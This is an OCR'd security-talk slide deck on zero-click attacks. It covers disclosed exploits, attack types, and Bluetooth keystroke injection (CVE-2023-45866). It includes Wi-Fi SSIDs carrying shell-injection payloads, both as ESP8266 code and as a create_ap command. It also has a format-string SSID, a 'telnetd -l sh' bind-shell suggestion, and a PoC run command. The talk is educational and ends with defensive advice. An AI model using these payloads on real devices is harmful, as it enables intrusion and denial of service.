Zer0Clicks Everywhere

...

Silent and Deadliest

Agenda..

- Understanding
- Types
- So Far Disclosed Attacks
- CommandInWiFi-Zero click
- CVE-2023-45866
- Protecting against zerOclicks
- Conclusion

About me..!

- Known as Mr-IoT
- Founder of IoTSecurity101 Community
- NuII/OWASP bangalore chapter
- Published articles in multiple magazines
- Just another guy from IoT World
- Works with crestron electronics as senior security engineer
- Creator of IoT-PT OSv1
- And many other interesting projects like “commandinwifi” and unpublished one’s

Disclaimer....!

- Do not simply try these attacks in public places , may leads damaging things (for us mobile might be testing device for some people it may feed their stomach)
- Me and null community is not responsible ..
- Just for KT based
- Mentioned in this topic many other attacks which i don't have any knowledge on that JFYI only , questions on them not get answer from me ..

How to Secure yourself from hackers..

Any solid suggestions

- Don't click unknown links
- Don't install untrusted apps
- Don’t root/jailbreak your regular mobile

So called others

Game Changed

Understanding ... !

A security compromise so stealthy that it doesn’t even require your interaction?

Yes,

Zero-click attacks require no action from you.


How i got interested into this „

1st bug as i know identified in apple devices 2 years back before that i don't have a clue -

it could be Stuxnet

It is very simple , wifi ssid name keep some simple payload which releates OS command example “reboot” once iphone/mac/ any other apple product which reads wifi ssid names as command leads to code execution.

How i got interested into this „



Zeroclicks=!Zerodays

- Zeroclicks – Where there is no user interaction and payloads getting executed

- Zerodays – Zerodays where bug doesn’t have fix or patch

Zeroclicks=!Zerodays

1. **Zeroclicks**:
    - **Zeroclicks** refers to a scenario where **no user interaction** is required for a payload (such as malware or an exploit) to execute.
    - In other words, an attack occurs without any explicit action from the user, making it particularly stealthy and challenging to detect.
    - Imagine a situation where a malicious payload infiltrates a system silently, without the user even clicking on anything. That's the essence of a **Zeroclick** attack.
2. **Zerodays**:
    - **Zerodays** are closely related but distinct from **Zeroclicks**.
    - A **Zeroday** vulnerability refers to a security flaw in software that has been discovered by attackers but **has no official fix or patch** from the software manufacturer.
    - These vulnerabilities are called "Zerodays" because they are exploited before the software vendor has had zero days to address them.
    - Essentially, a **Zeroday** is a ticking time bomb—waiting for a patch while attackers exploit it.

But ..

Some Zeroclicks are Zerodays

Disclosed vulnerabilities...!

Back to News

BLASTPASS

NSO Group iPhone Zero-Click, Zero-Day Exploit Captured in the Wild

The BLASTPASS Exploit Chain

We refer to the exploit chain as BLASTPASS. The exploit chain was capable of compromising iPhones running the latest version of iOS (16.6) *without any interaction from the victim*.

The exploit involved PassKit attachments containing malicious images sent from an attacker iMessage account to the victim.

We expect to publish a more detailed discussion of the exploit chain in the future.

December 28, 2023

Forensic appendix: Pegasus zero-click exploit threatens journalists in India

This forensic appendix outlines forensic evidence on the use of highly invasive spyware against two journalists from India. Our investigation confirms that the devices of both individuals were targeted with NSO Group's Pegasus spyware between August and October 2023. More information about the context for these attacks is available in an accompanying press release.

Azure Devops Zero-Click CI/CD Vulnerability

BleedingTooth: Google drops full details of zero-click Linux Bluetooth bug chain leading to RCE

The Pegasus Wake-Up Call: IPhone Security In The Face Of Zero-Click Exploits

Forbes Technology Council COUNCIL POST | Membership (Fee-Based)

BlueDucky: A New Tool Exploits Bluetooth Vulnerability With 0-Click Code Execution

By Guru Baran - March 27, 2024

Latest News

RESEARCHERS FOUND A ZERO-CLICK FACEBOOK ACCOUNT TAKEOVER

Pierluigi Paganini February 29, 2024

A critical vulnerability in Facebook could have allowed threat actors to hijack any Facebook account, researcher warns.

Single click or no click

This vulnerability found in 2019 apple messaging apps

Single-click and no-click exploits

The types of exploits sought by Zerodium are those that reliably compromise the targeted device or app without any indication to their users. Police and nation-sponsored spies around the world rely on these types of attacks to intercept messages from criminals, terrorists, and other targets and to monitor their whereabouts and online activities in real time.

FURTHER READING
Actively exploited iOS flaws that hijack iPhones patched by Apple

Sometimes, activists and dissidents are also targeted by such exploits, as was the case in 2016. That's when a dissident in the United Arab Emirates was targeted by malware that required only that he click on a Web link to infect his iPhone. A one-click jailbreak fetching $1.5 million from Zerodium is comparable to the exploit that targeted the dissident. (The 2016 attack, which exploited what were then three separate unpatched vulnerabilities in iOS, was developed by Israel-based NSO Group and has no known link to Zerodium.) Once the link was clicked, the exploit would give attackers complete control over the infected iPhone.

The dissident, however, was never infected because he suspected the link included in a text message was a trap, and he asked security experts to intervene. The zero-click exploit for which Zerodium is offering $2 million presumably would have worked anyway. As implied, it would give attackers the same control but wouldn't require a target click on any link to become infected.

Monday's updated list also doubled the prices for attacks that exploit messaging apps WhatsApp and iMessage. Interestingly, exploits for Signal—an encrypted messaging app that's considered the gold standard by many technologists, journalists, and lawyers—remained at $500,000, the same price as before. The relatively larger user base for WhatsApp and iMessage are likely driving the price differences announced Monday.

Zerodium announced increases for a variety of other exploits, including:

Types

- Network-Based Exploits
- SMS and Messaging Exploits
- NFC and Bluetooth and wifi Exploits
- Wi-Fi Exploits
- Email Exploits
- VoIP Exploits
- Media File Exploits
- Malicious Advertisements

1. Network Based..

Attackers send specially crafted packets that exploit these vulnerabilities to execute arbitrary code or gain unauthorized access.

Example: Consider a vulnerability in the Server Message Block (SMB) protocol, like the one exploited by the WannaCry ransomware. An attacker sends a malicious SMB packet to a machine with an exposed and vulnerable SMB service. This packet is crafted to exploit a specific flaw in the SMB protocol, allowing the attacker to execute ransomware without any interaction from the user.

2. SMS and Messaging Exploits

These exploits involve sending malicious SMS or other messaging payloads that, once received and processed by the device's operating system or app, can trigger exploits such as remote code execution or bof.

Example: An attacker sends an SMS containing a specific string of characters that exploits a buffer overflow vulnerability in the messaging app. When the app processes the message to display a notification, it inadvertently executes malicious code embedded within the message.

3. NFC and Bluetooth Exploits

These attacks use the close-proximity capabilities of NFC and Bluetooth to send payloads that exploit vulnerabilities in the handling of these protocols, often without any action from the user beyond being in range

Example: An attacker at a public event uses a modified NFC tag. When victims with vulnerable phones tap the tag, it triggers a flaw in the NFC parsing process, allowing the attacker to install a backdoor app without the user's knowledge.

4. Email Exploits

These involve sending emails with malicious payloads. The vulnerability is exploited when the email client automatically processes or renders the email, potentially without the user even opening the email.

Example: An attacker sends an email with a maliciously crafted image file embedded. When the victim's email client automatically tries to render the thumbnail of this image, it exploits a vulnerability in the image processing library, executing embedded malicious code.

5. VoIP Exploits

VoIP services can be exploited through vulnerabilities in the software handling VoIP calls, which can be triggered without the recipient answering the call.

Example: An attacker sends a SIP (Session Initiation Protocol) invite message with a malformed SIP header designed to exploit a vulnerability in the VoIP software. The software processes the header even if the call isn't answered, causing buffer overflow and allowing the attacker to control the device.

The best attack SIP Ghost calling

6. Media File Exploits

Sending corrupted media files that exploit vulnerabilities in media parsing code can lead to code execution when these files are automatically processed to generate previews or thumbnails.

Example: An attacker shares a video file via a social media platform; this file contains an exploit targeting a known vulnerability in a popular media player. When the recipient's device automatically generates a preview of the video, the exploit is triggered, installing spyware without the user's interaction.

7. Malicious Advertisements

These are exploits delivered through malicious ads which leverage vulnerabilities in web browsers or browser plugins. These ads execute automatically when loaded by the user's browser.

Example: A malvertisement embedded on a popular news website exploits a zero-day vulnerability in a widespread browser plugin. Visitors to the site have the malicious code executed in their browsers as soon as the ad is loaded, without clicking on it.

So Far Disclosed Attacks


https://www.google.com/search?q=%22zero-click%22&sca_esv=5a8c8ac8ff46dd80&sxsrf=ADLYWILqZ18e8g955wZBDIhKis8UT7LoFQ%3A1716497092567&ei=xKpPZvecIsre1e8P0cmB-AM&ved=0ahUKEwj3jtf70aSGAxVKb_UHHdFkAD8Q4dUDCBA&uact=5&oq=%22zero-click%22&gs_lp=Egxnd3Mtd2l6LXNlcnAiDCJ6ZXJvLWNsaWNrIjIEECMYJzIKEAAYgAQYQxiKBTIFEAAYgAQyBhAAGAcYHjIGEAAYBxgeMgYQABgHGB4yChAAGIAEGEMYigUyChAAGIAEGEMYigUyBRAAGIAEMgUQABiABEimD1DMDVjMDXACeAGQAQCYAZQBoAGUAaoBAzAuMbgBA8gBAPgBAZgCA6ACoAHCAgcQIxiwAxgnwgIKEAAYsAMY1gQYR5gDAIgGAZAGCZIHAzIuMaAH5QY&sclient=gws-wiz-serp#ip=1

CommandInWiFi-Zero click

CommandInWiFi-Zero click

- Its an Unfinished framework..
- This code Creates Wi-Fi SSIDs based provided payload data names, focussing on how these devices save and discover SSIDs. Some devices may use SSID names as payload carriers, which can be executed at the bash level. This vulnerability ranges from causing Denial of Service (DoS) to Remote Code Execution (RCE), including unauthorized port access, impacting Wi-Fi network-based IoT devices significantly. The code aims to reboot devices when they encounter a pre-set payload-bearing SSID.

CommandInWiFi-Zero click



File Edit Sketch Tools Help

NodeMCU 0.9 (ESP-12...

commndinwifi.ino

```
/*
   Project Name: CommandInWiFi
   Description: This NodeMCU application cycles through a set of predefined SSIDs every 2 minutes, monitors connected devices (displaying th
*/

#include <ESP8266WiFi.h>
#include <ESP8266WiFiType.h>

// Array of predefined SSIDs
const char* ssids[] = {"|reboot", "&reboot", "`reboot", "$reboot"};
// Password for the AP
const char *password = "12345678";
// Index to track the current SSID
unsigned int ssidIndex = 0;
// Total number of SSIDs
const int totalSSIDs = sizeof(ssids) / sizeof(ssids[0]);
// Track the last time the SSID was changed and devices were listed
unsigned long lastChangeMillis = 0;
unsigned long lastDeviceListMillis = 0;
// Interval for SSID change and device listing (2 minutes and 1 minute in milliseconds)
```


Output Serial Monitor

```
MAC: e8:9f:6d:92:22:5b
Uploading stub...
Running stub...
Stub running...
Configuring flash size...
Auto-detected Flash size: 4MB
Compressed 273840 bytes to 201244...
Writing at 0x00000000... (7 %)
Writing at 0x00004000... (15 %)
Writing at 0x00008000... (23 %)
Writing at 0x0000c000... (30 %)
Writing at 0x00010000... (38 %)
Writing at 0x00014000... (46 %)
Writing at 0x00018000... (53 %)
Writing at 0x0001c000... (61 %)
Writing at 0x00020000... (69 %)
Writing at 0x00024000... (76 %)
Writing at 0x00028000... (84 %)
Writing at 0x0002c000... (92 %)
Writing at 0x00030000... (100 %)
Wrote 273840 bytes (201244 compressed) at 0x00000000 in 17.8 seconds (effective 123.3 kbit/s)...
Hash of data verified.

Leaving...
Hard resetting via RTS pin...
```

CommandInWiFi-Zero click

```
02:51:44.125 -> [1 sec] Changed SSID to: |reboot
02:52:43.071 -> Connected Devices:
02:52:43.071 -> IP Address: 192.168.4.2, MAC Address: 1A:F2:52:64:D9:8B
```



CommandInWiFi-Zero click

Target Devices Vulnerable to Zero-Click Attacks

S.No	Description of Vulnerable Devices	Level of Impact Risk
1.	Devices that join open Wi-Fi networks or execute payloads during discovery	Zero-Click
2.	Devices reading SSIDs as bash-level commands with user interaction or after some time period of saved network ssid	Critical
3.	Devices storing data in a payload format with special charactors are not getting encrypted - here we need to max trial and error	Low Risk

What’s the root cause..

- Are SSID Names are executing in bash level as a commands
- Until it is not valid command there is no behaviour from target,
- In the code level “command” function is reading ssid names as shell command
- To make more interesting “telnetd -l sh -p<port>”

What’s the root cause..

- Functions calls related System()

- Other functions calls which is related

The D-Link DAP-X1860 is a Mesh Wi-Fi 6 Range Extender. Not a zeroclick

Proof of Concept

Create a Wi-Fi network with an SSID containing a single quote, followed by some shell command separator, e.g. “&&” and the command to be run. In the following, create_ap (**https://github.com/oblique/create_ap**) was used to create the Wi-Fi network:

```
$ create_ap -n wlan0 "Test' && uname -a &&" random98zwrd8g283d3
```

To trigger the exploit, run the setup process of the range extender, or if it is already configured, run a network scan. The output of the command can be seen in HTTP responses of the extender’s web interface.

Quick Analysis for the SSID Format String Bug

> After joining my personal WiFi with the SSID “%p%s%s%s%s%n”, my iPhone permanently disabled it’s WiFi functionality. Neither rebooting nor changing SSID fixes it :~) pic.twitter.com/2eue90JFu3
>
> — Carl Schou (@vm_call) June 18, 2021

Looks like it’s a format string bug, which is rarely seen nowadays.

CVE-2023-45866 - HID attack over bluetooth

Keystroke Injection

Android Keystroke Injection

Android devices are vulnerable prior to the 2023-12-05 security patch level.

When Bluetooth is enabled on an unpatched Android device, an attacker can pair an emulated Bluetooth keyboard and inject keystrokes, without user confirmation. This is a zero-click attack that works whenever Bluetooth is enabled.

Affected Versions

This vulnerability affects Android ~4.2.2 and later.

- Android 4.2.2 - 10 will not be patched
- Android 11 - 14 have patches available (2023-12-05 security patch level)
- Pixel 6, 7 and 8 were patched
- Pixel 5 and older remain vulnerable

Hi, My Name is Keyboard

Hi, My Name is Keyboard

This repository contains proof-of-concept scripts for CVE-2023-45866, CVE-2024-21306, and CVE-2024-0230. Additional details can be found in the blog post.

Proof of Concept	Description
Android Keystroke Injection	Force-pairs a virtual Bluetooth keyboard with a vulnerable Android device and injects 10 seconds of `tab` keypresses.
Linux Keystroke Injection	Force-pairs a virtual Bluetooth keyboard with a Linux host and injects 10 seconds of `tab` keypresses.
macOS Keystroke Injection	Force-pairs a virtual Bluetooth keyboard with a macOS host and injects keystrokes to open a web browser and perform a Google search.
iOS Keystroke Injection	Force-pairs a virtual Bluetooth keyboard with an iOS host and injects keystrokes to open a web browser and navigate to a URL.
Windows Keystroke Injection	Force-pairs a virtual Bluetooth keyboard with a Windows host and injects `tab` keypresses.
Magic Keyboard Link Key via Lightning Port	Reads the Bluetooth link key from the Lightning port on a Magic Keyboard.
Magic Keyboard Link Key via Bluetooth	Reads the Bluetooth link key from the unauthenticated Bluetooth HID service on the Magic Keyboard.
Magic Keyboard Link Key via USB Port on the Mac	Reads the Bluetooth link key for a target Magic Keyboard by spoofing the keyboard over USB to its paired Mac.

This can be possible with HID attacks...

Scan for bluetooth Hosts:

```
qesec@raspberrypi:~ $ sudo hcitool lescan
LE Scan ...
5B:C9:A6:F8:00:16 (unknown)
5B:C9:A6:F8:00:16 (unknown)
35:A6:05:5B:AF:EE (unknown)
7E:96:DF:55:3B:CD (unknown)
70:95:CC:AA:D3:84 (unknown)
70:95:CC:AA:D3:84 (unknown)
70:4F:3D:0F:88:E8 (unknown)
D3:18:13:30:76:FC (unknown)
44:54:4C:02:5B:49 (unknown)
44:54:4C:02:5B:49 boAt Rockerz 255 Pro+-GFP
40:41:20:D8:A4:28 (unknown)
9C:0C:35:B3:6F:C2 ABBLE
9C:0C:35:B3:6F:C2 (unknown)
```


Run the script

Running the PoC

Run the PoC targeting Linux host `58:28:39:E6:AE:1C` using interface `hci1`.

```
./keystroke-injection-android-linux.py -i hci1 -t 58:28:39:E6:AE:1C
```

Android Keystroke Injection:



Wireshark

327	4.780583	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
328	4.782920	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
329	4.784900	Raspberr_42:fb:a2 (…	SamsungE_e8:e6:42 (…	HID	20 Sent DATA - Input - Keyboard - <action key up>
330	4.789412	Raspberr_42:fb:a2 (…	SamsungE_e8:e6:42 (…	HID	20 Sent DATA - Input - Keyboard - ENTER
331	4.793939	Raspberr_42:fb:a2 (…	SamsungE_e8:e6:42 (…	HID	20 Sent DATA - Input - Keyboard - <action key up>
332	4.798428	Raspberr_42:fb:a2 (…	SamsungE_e8:e6:42 (…	HID	20 Sent DATA - Input - Keyboard - ENTER
333	4.802938	Raspberr_42:fb:a2 (…	SamsungE_e8:e6:42 (…	HID	20 Sent DATA - Input - Keyboard - <action key up>
334	4.807411	Raspberr_42:fb:a2 (…	SamsungE_e8:e6:42 (…	HID	20 Sent DATA - Input - Keyboard - ENTER
335	4.807924	SamsungE_e8:e6:42 (…	Raspberr_42:fb:a2 (…	HID	11 Rcvd SET_IDLE - Idle Rate: 0.000 ms
336	4.808062	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
337	4.809631	Raspberr_42:fb:a2 (…	SamsungE_e8:e6:42 (…	HID	10 Sent HANDSHAKE - Result Code: Successful


Reason: Variable set false

```
diff --git a/profiles/input/device.c b/profiles/input/device.c
index 4a50ea9921..4310dd192e 100644
--- a/profiles/input/device.c
+++ b/profiles/input/device.c
@@ -81,7 +81,7 @@ struct input_device {

 static int idle_timeout = 0;
 static bool uhid_enabled = false;
-static bool classic_bonded_only = false;
+static bool classic_bonded_only = true;
```

Reason: Forcing Pairing

- Bluetooth HID devices communicate using Bluetooth Classic L2CAP sockets.
- L2CAP port 17 is the HID Control channel (feature reports, high latency)
- L2CAP port 19 is the HID Interrupt channel (input and output reports, low latency)
- the host supports pairing without authentication via the NoInputNoOutput pairing capability
- the attacker can connect to L2CAP ports 17 and 19 on the host




Con’s

- Android Device locked not easy this exploit
- IoT Devices with UI will help a lot understand this exploit
- TV’s and mobiles and Windows/Linux Laptops are impacted

Protecting against zerOclicks

- Dont turn on un-necessarily any wireless options
- Check autojoin disabled or not
- Check the wifi ssid name string appropriate or not

Conclusion



Q&A

...